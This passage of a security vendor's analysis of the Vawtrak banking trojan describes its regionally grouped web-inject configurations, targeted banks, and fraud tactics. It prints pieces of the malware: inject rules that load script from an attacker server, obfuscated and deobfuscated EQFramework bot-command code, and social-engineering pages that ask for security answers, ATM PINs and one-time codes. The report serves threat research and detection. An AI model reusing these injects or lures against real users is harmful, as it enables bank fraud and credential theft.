Web Inject	Target URL: ^svcs.honda.co.jpVauthVcraVb2cV.*CRA.*001.* Flags: 0x12 Data before: <head> Data inject: <script type="text/javascript" src="/SecLibDir/ftWkiNGmut.js?botID=%user_id%&botID=%user_id%&BotNet=%version_id%&" https="true"></script><script type="text/javascript" src="https://astalaseven.com/\$1" x=document.getElementById("MainInjFile");x.parentNode.removeChild(x);}catch(e){}try{var x:
------------	--

Figure 17 – automotive injects

These web injects make frequent use of a technique used in several other web injects seen for other Vawtrak targets. Injected code chunks will often include a URL, such as `src="/SecLibDir/"` in the above example. This URL then becomes a target for injection itself:

Web Inject	Target URL: /SecLibDir/ Flags: 0x10 Data before: .+/SecLibDir/(.*) Data after: https://astalaseven.com/\$1
------------	---


Figure 18 – Injected code becomes target

As in this example, these strings will typically be replaced by a remote address that further code is pulled from. Designing the injects in this way means that if the remote server address needs to be updated then only one inject in the whole bundle needs to be changed, rather than each inject that relies on it.

Target3 – USA + rest of the world


This target represents the second largest based on number of samples:

Sample Breakdown by Target




But is by far the largest based on number of infected endpoints:

Infection Number Breakdown by Target



By analysing the top-level domain distribution of the inject targets we can see that .com is by far the most heavily targeted, and on closer examination we see that the vast majority of the domains involved are banks and financial organisations based in the USA. However, there is also a wide range of domains targeted based in disparate other countries, including Canada, Australia, Italy, India, Turkey, Slovakia and the Czech Republic.

Target3 TDL Breakdown



This pattern is fairly well reflected when looking at telemetry data:




Figure 19 – Target3 infection heat map

The configuration files for this group are always very large with a huge number of domains being targeted.

82 Domains

tescobank.com ebanking-services.com slsp.sk nationwide.co.uk
wellsfargo.com capitalonebank.com citigroup.com vub.sk
firstbanks.com steampowered.com suntrust.com banksafe.com
bankofamerica.com servis24.cz rbc.com synovus.com
susquehanna.net omtrdc.net coremetrics.com jpmorgan.com
capitalone360.com usbank.com sekerbank.com.tr
desjardins.com doubleclick.net cibc.com adp.com
westpac.com.au hsbc.co.uk bokf.com accurint.com citibank.com
vanguard.com web-access.com lloydstsb.co.uk bancagenerali.it
tdcanadatrust.com ari-tsg.com tdcommercialbanking.com
capitalone.com scotiabank.com 53.com gogecapital.com
live.com bmo.com pnc.com neteller.com verizonwireless.com
halifax-online.co.uk web-cashplus.com navyfederal.org
elancard.com chase.com barclays.co.uk centurynetbank.com
chebanca.it secumd.org office.com regions.com
mandtbank.com ameritrade.com key.com schwab.com
td.com hsbc.com pncbank.com google.com fidelity.com
tdbank.com nab.com.au huntington.com
bankofthewest.com paypal.com finansbank.com.tr
btbanking.com etrade.com ally.com bankofscotland.co.uk
suncorpbank.com.au americanexpress.com unionbank.com
royalbank.com

Figure 20 – Domain map for Target3

Although many of the larger financial organisations in the USA that we would expect to see targeted are included, there are also many smaller or less well known institutions. Some examples include:

- › Frost Cash Manager
- › M & T Bank
- › First Bank
- › Bank of the West
- › Bank of Oklahoma
- › Union Bank
- › Citizens Bank
- › Trowe Price
- › Key Bank
- › Fifth Third Bank
- › Huntington
- › US Bank
- › Vanguard
- › NavyFederal
- › SECU Credit Union Maryland
- › Commerce Bank
- › Synovus
- › Goge Capital
- › Comerica

Common to many of the injects is use of a JavaScript function that is embedded in the Vawtrak sample called *EQFramework*. Whenever the string `%framework%` appears in the injected code inside the configuration file, an obfuscated version of the *EQFramework* code is injected instead:

```
eval(function(p,a,c,k,e,r){e=function(c){return(c<
(c+29):c.toString(36))};if(!''.replace(/^/,String
[e]));e=function(){return'\\w+'};c=1;while(c--)i
('1 ie(i){j.P=i;j.x=s;j.19=2;j.O=1(){p(z L==='I\
("J.F")}{A(e)}{B{k E H("Y.F")}{A(e)}{k v}}{k E L()}:
\'\\j.P+\\'+1a.1b(i)\\'+1b;p(G==q){j.x=s;j.W=1(
(f.y=='\\'+')){h.x=q;p(z(d)=='1'){d(q)}C{h.x=f.y;p
(a,b,G);f.lg(c);p(G==q){k q}B{p(f.Q==4&&f.R==T){p
v}};j.lp=1(){k j.x;j.V=1(a,b,c){m='\\1\\/\\'+a;k j.o
(m=='\\3\\/\\'+a;k j.o('\\w\\',m,s,b));j.17=1(a){m='\\4\\/
\\'+s,'\\5\\/\\'+t}\\'+a,s,c)};j.lc=1(a,b,c,d){t=(
(a,b,c,d){t=(b==q)?\\'S\\':\\'D\\';p(z(c)=='I\\'||c==
\\'+a,c,d));j.M=1(a,b,c,d){t=(b==q)?\\'S\\':\\'D\\';k
\\'+c+\\'/\\'+1i(a);k j.o('\\w\\',m,s,d)};j.1j=1(a,b){
('\\w\\',m,s,a)};j.1l=1(a,b){m='\\11\\/\\';k j.o('\\u\\',
m=='\\13\\/\\';M=a+"\\r\\n"+b;k j.o('\\u\\',m,M,c)};j.1
{m='\\15\\/\\';k j.o('\\w\\',m,s,a)};j.lu=1(a,b){m='\\16
('\\u\\',m,a,b)}};' ,62,94,'|||||this|
|responseText|typeof|catch|try|else|new|XMLHTTP|
etXHR|_Key|readyState|status||200|Data|SetVal|onrr
Version|Math|random|PostServer|Get|EQFramework|Co
cks|StartVnc|SendForm|StartVideo|GetLastAsync|doc
```

```
var userid = "3346023733";
var projectId = "130";

var bid = 90;
var n = 0;
var state = 0;
```

Figure 21 – Obfuscated EQFramework code

After deobfuscating the code we can see that its purpose is to dynamically trigger the bot commands that the command and control server would normally send. This means functions like screenshot taking, starting the Socks or VNC server or starting or stopping video recording can be initiated automatically based on the URL that the victim visits and the content of the pages.

```
};
this.StartSocks = function(a, b) {
    Url = '11/';
    return this.Query('POST', Url, a, b)
};
this.StartVnc = function(a, b) {
    Url = '12/';
    return this.Query('POST', Url, a, b)
};
this.SendForm = function(a, b, c) {
    Url = '13/';
    Post = a + "\r\n" + b;
    return this.Query('POST', Url, Post, c)
};
this.StartVideo = function(a, b) {
    Url = '14/' + a;
    Data = document.location.href;
    return this.Query('POST', Url, Data, b)
};
this.StopVideo = function(a) {
    Url = '15/';
    return this.Query('GET', Url, null, a)
};
};
```

Figure 22 – deobfuscated EQFramework

This target group also contains some domains that are not directly related to banking. One example is the payroll services company ADP. Vawtrak will inject the *EQFramework* code into ADP URLs and will also make other changes such as trying to elicit all of the user's secret question answers that are used to reset the password on the account.

Web Inject	<p>Target URL: <code>runpayroll.adp.com/(default.aspx?Action=login registered/RegisteredLogin.aspx)</code></p> <p>Flags: 0x22</p> <p>Data before: <code></body></code></p> <p>Data inject: <code><script> %framework% var fw = new EQFramework("%framework_key%"); var CurQues function ShowEl(name){if (isset(name)) {document.getElementById(name).style.display = "";} func true;} else {ViewMain(); } } function ViewMain(){document.title = MainTitle; HideEl('WaitDiv');HideEl(function ViewInj(){document.title = MainTitle; HideEl('WaitDiv');ShowEl('AnswLbl1');ShowEl('AnswTr (isset(name)) {return document.getElementById(name).value;} else {return false;}} function SetPa(n (CurQuestions == 1) { if (isset('AnswLbl1')) document.getElementById('AnswLbl1').innerHTML = fw. CurQuestions++; } else if (CurQuestions == 2) { PostRequest += fw.GetVal('AdpQuestion2') + '=' +C fw.DelVal('AdpQuestion1'); fw.DelVal('AdpQuestion2'); ViewMain(); } } } if (fw.GetVal('AdpQuestion1 if(isset('LnkForgotPassword')) {document.getElementById('LnkForgotPassword').click();} } else { if (i</code></p>
------------	---

Figure 23 – ADP injection

Another interesting injection is into online email websites, in particular *mail.live.com* and *outlook.office.com*. The goal of the injected code for these websites is to log the user out of their email account so that they cannot read any emails that they may receive from their bank, telling them that a new transfer has taken place out of their account.

Web Inject	Target URL: <code>^[w\d]+\.\mail\live\.com/.aspx</code> Flags: 0x22 Data before: <code></head></code> Data inject: <code><script> try { %framework% function getTimeStamp(){var now = new Date();v fw.GetVal('live_block').toString(); if (GetParam == false GetParam === 'false' parseInt window.location.href = 'https://login.live.com/logout.srf'; } } catch(e) {} </script> </head></code>
Web Inject	Target URL: <code>^outlook.office[d]+\com</code> Flags: 0x22 Data before: <code></head></code> Data inject: <code><script> try { %framework% function getTimeStamp(){var now = new Date();v fw.GetVal('live_block').toString(); if (GetParam == false GetParam === 'false' parseInt window.location.href = 'https://login.live.com/logout.srf'; } } catch(e) {} </script> </head></code>

Figure 24 – online email injections

This Vawtrak target also includes injects for banks in countries outside of the USA:

- Canada, including Scotia Bank, TD Canada Trust.
- Australia, including Suncorp Bank, Westpac, Commonwealth Bank, National Australia Bank
- Slovakia, including *vub.sk*, *slsp.sk*, *csob.sk*.
- Czech Republic, including *servis24.cz*.
- Turkey, including Finans Bank, Seker Bank.
- India, including Axis Bank.
- Saudi Arabia, including Alinma Bank.


Other targets include the online games portal *Steam*.

Another tactic used by this group of configuration files is to add extra fields to forms asking for further details that the bank would not normally ask for. Normally, this kind of activity can be detected by the bank on the server side because the form data including the extra fields still gets POST'ed to the banks' servers. However, as explained in this article from *PhishLabs*¹⁰ the POST address of the form is changed to a non-existent subdomain, such as *etrade.google.ca/1.gif*, so the extra data is not sent to the bank's servers, making it harder to detect that the page has been manipulated.

Target4 – Middle East + Malaysia, Portugal, Poland


This target represents 11% of the total sample set:

Sample Breakdown by Target




And 9% of the infected endpoints:

Infection Number Breakdown by Target



The TLD breakdown shows that the main countries targeted are Saudi Arabia, UAE, Portugal, and Malaysia and although not shown on the graph we have also started to see this grouping targeting Poland.

Target4 TDL Breaown



The heat map of infections agrees:



Figure 25 – Target4 infections heat map

We can see from the domain map that there are relatively few domains targeted but the majority are very unusual domains not found in the configuration files of any of the other Vawtrak target groups.



Figure 26 – Target4 domain map

The code injected into the banks from the Middle East and Portugal attempts to social engineer the victim into downloading an application onto their mobile device by suggesting they need to install a certificate:









Figure 27 – certificate information message

AI Mubasher Retail
Internet Banking Service

Step 1

Please select your mobile phone operating system:

- ☐  **Android** Android (Samsung, HTC, LG, Sony,...)
- ☐  **iOS** iOS (iPhone)
- ☐  **BlackBerry** BlackBerry
- ☐  **symbian** Symbian (Nokia, ...)
- ☐  **Windows Phone** Windows Mobile

Continue ➔

Figure 28 – Select mobile operating system

They will also attempt to obtain the victim's ATM card number and PIN:

AI Mubasher Retail
Internet Banking Service

Step 4

Activation of certificate.

Please activate your certificate. In order to complete the activation, run the "Generate" and enter the activation code and additional information below.

Activation code:

Please provide the following information:

ATM Card Number:

Your 4 digit ATM PIN:

Account number 15 digits: 60801

(Example 500608011234567)


Activate ➔ **Continue** ➔ ☒ Do not show this message again

Figure 29 – ATM PIN

Target5 – UK


This target represents 5% of the total sample set:

Sample Breakdown by Target




And 15% of the infections:

Infection Number Breakdown by Target



The breakdown of the TLD's for the targeted URLs shows that it is focused on the UK:

Target5 TDL Breadown



The heat map of infections also shows that the vast majority are found in the UK:




Figure 30 – target5 infection heat map

The domains targeted by this group of configuration files are all banks based in the UK or Republic of Ireland.



Figure 31 – Target5 domain map

Some banks in the UK allow customers to use two-factor authentication when logging into their online back accounts. The injected code for these pages will coerce the user into entering their one-time password that a device such as *PinSentry*¹¹ may provide. The Vawtrak operators can then connect through the infected machine and initiate a transfer out of the account. The injected code will then hide evidence of the transfer by altering the interface presented to the logged in user.

```
}
$( "#listFromAccountIndex" ).div().contains( "" + a.From + "" ) :radio").attr("checked", "checked").attr("checked", true);
$( "#payee-new" ).attr("checked", "checked").click();
$( "#div.progress-bar,#cancel,#close-modal,#paybill-step1 span.button" ).hide();
$( "#modal-core" ).css("position", "absolute").css("left", "-5000px");
$( "#modal-title" ).text( "Card-Reader 2014" );
$( "#div.modal" ).html( "<div class='snippet'><p>Just one more thing. Your Card-Reader will need to be re-enabled.
it with you. You can always re-activate the Card-Reader from within the service at anytime.</p><p>If you currently
have a card-reader.</p></div>" );
$( "#div.modal" ).append( "<table id='T001' style='width:100%;'><tr><td style='padding: 5px;'><img src='https://barclays.co.uk/images/your-card-and-press-SIGN' /></td><td style='padding: 5px;'><div><li>Enter your PIN</li><li>Enter Your Card-Reader number: <b>" + a.acc + "</b></li></ul></div></td></tr></table>" );
$( "#paybill-step1 *" ).css("vertical-align", "top");
```

Figure 32 – PINsentry related injection

For another bank, the injected code attempts to trick the user into setting up a transfer to the Vawtrak operators by pretending that an accidental payment has been sent to their account that they must qualify. Here is a snippet of the injected code:

```
You have had £'+$.$.r.am+' deposited to account: '+$.$.r.from+'</h2><div class="iconHead" style="font-size: 1.2em;">The payer has sent a request to qualify this payment as an accidental payment. But in accordance with our regulations we can not make any pay backs without the payee agreement regardless whether the payment is accidental or not. Unfortunately until the case is solved you can not use online banking.</div><br><div style="font-size: 1.2em;">If you had expected this payment, please visit your local branch to take part in the investigation.</div><br><h2><a href="#">I do not accept this transmission, what shall I do?</a></h2><br><div style="color:#333399; font-size: 1.0em;">Please note: At the moment you make a payback, the case will be closed and you will immediately be able to continue using online banking.
```

The victim is convinced that access to their account will be blocked until the matter is resolved, but if they immediately qualify the payment as accidental then all access will be restored:


```
To comply with money laundering regulations, you should approve refund of erroneous transfer to your bank account by yourself. According to Credit reference agencies and fraud prevention agencies rules your account will be immediately reactivated and investigation will be closed.
```

In fact they are agreeing to setup a new transfer into accounts under the control of the Vawtrak operators. Further injected code then hides evidence of the fraudulent transfer from the victim.

Target6 – UK, Germany, Spain


This is the smallest target grouping, both in terms of numbers of samples:

Sample Breakdown by Target




And in terms of infected endpoints, where telemetry data is almost non-existent:

Infection Number Breakdown by Target



The TLD breakdown shows that this group of configuration files is aimed at Germany, the UK and Spain:

Target6 TDL Breadown



The domain map shows that this target group has some crossover with several of the other targets. For example, Target1 is aimed at German banks and Target5 is aimed at banks from the UK. However, the nature of the injects in Target6 configuration files and the combination of geographies involved makes them distinct from those other targets.




Figure 33 – Domain map for Target6

The majority of the injects in this group contain a URL to a php script that includes the bank name, the bot ID, version and the user ID. For example:

```
<script language="javascript" type="text/javascript"
src="https://<redacted>.pw/ryr/coop/js/main.php?BID=%version_
id%_%user_id%">
```

However, the target of the request is often unavailable making it impossible to ascertain what the function of the retrieved code is and also making this inject unreliable.

Conclusion

Although Vawtrak is neither technically ground-breaking nor innovative it is an example of how a banking malware botnet can be used extremely effectively to achieve its goals. Both the malware binaries and the network communication system are not overly complex yet they do their job reliably.

The true power of this banking malware family comes from the web injects and the compartmentalisation of the botnet into geographically targeted sub-groups. The injected code is highly specific to the targeted bank and ranges from the extremely complicated to the very simple.

Vawtrak targets banks in a wide range of different countries, including some that are highly unusual to see banking malware target, and also targets companies from other industries that are off the radar of typical banking malware families. Combined with the use of specific campaign IDs, it's evident that the Vawtrak operators are setting up the botnet to deliver Crimeware-as-a-Service, rather than following a more traditional kit-selling model that older families such as *Zeus* or *SpyEye* once employed.

This model allows specialization. Aspects of the operation can be divided into distinct areas that expert members of the team can work on independently. For example, German language web injects can be handled by German speaking team members, code that is designed to bypass two-factor authentication can be written by a different team than more simple code that asks for extra information not normally required, and the stolen data can be similarly divided.

Sophos Protection

Sophos has protection against Vawtrak through a variety of detection names, including:

- HPmal/Vawtrak-A
- Troj/VawMem-A
- Troj/Vawtrak-*
- Mal/Vawtrak-*
- Troj/Agent-AHJW
- Mal/Generic-L
- Mal/Generic-S

Appendix

A - LCG decryption implementation in python

```
for enc_byte in enc_data:
    next = (seed * 0x343fd) & 0xffffffff
    next = (next + 0x269ec3) & 0xffffffff
    seed = next
    key_byte = (next >> 0x10) & 0xffffffff
    key_byte = key_byte & 0x7fff
    out[index] = enc_byte ^ (key_byte & 0xff)
    index += 1
```

B - Vawtrak RC4 implementation

```
def vawtrak_rc4(data_in, key):
    sched_key = rc4_sched(key)
    i = 0
    j = 0
    data_out = bytearray(len(data_in))
    for x in range(0xa):
        index = 0
        for in_byte in data_in:
            out_byte, sched_key, i, j = rc4_output_byte(sched_key, i, j)
            data_out[index] = in_byte ^ out_byte
            index += 1
        data_in = data_out
    return data_out

def rc4_output_byte(box, i, j):
    i = (i + 1) % 256
    j = (j + box[i]) % 256
    box[i], box[j] = box[j], box[i]
    out_byte = box[(box[i] + box[j]) % 256]
    return out_byte, box, i, j
```

References

1. <http://malware.dontneedcoffee.com/2013/11/cve-2013-0074-silverlight-integrates.html>
2. <http://www.sophos.com/en-us/threat-center/threat-analyses/vulnerabilities.aspx>
3. <http://www.welivesecurity.com/2012/12/27/win32gapz-steps-of-evolution/>
4. http://en.wikipedia.org/wiki/Linear_congruential_generator
5. http://ibsensoftware.com/products_aPLib.html
6. <http://blog.spiderlabs.com/2013/06/look-what-i-found-its-a-pony-1.html>
7. <http://technet.microsoft.com/en-gb/library/bb457006.aspx>
8. <http://blog.trendmicro.com/trendlabs-security-intelligence/windows-security-feature-abused-blocks-security-software/>
9. https://www.europol.europa.eu/sites/default/files/publications/europol_iocta_web.pdf
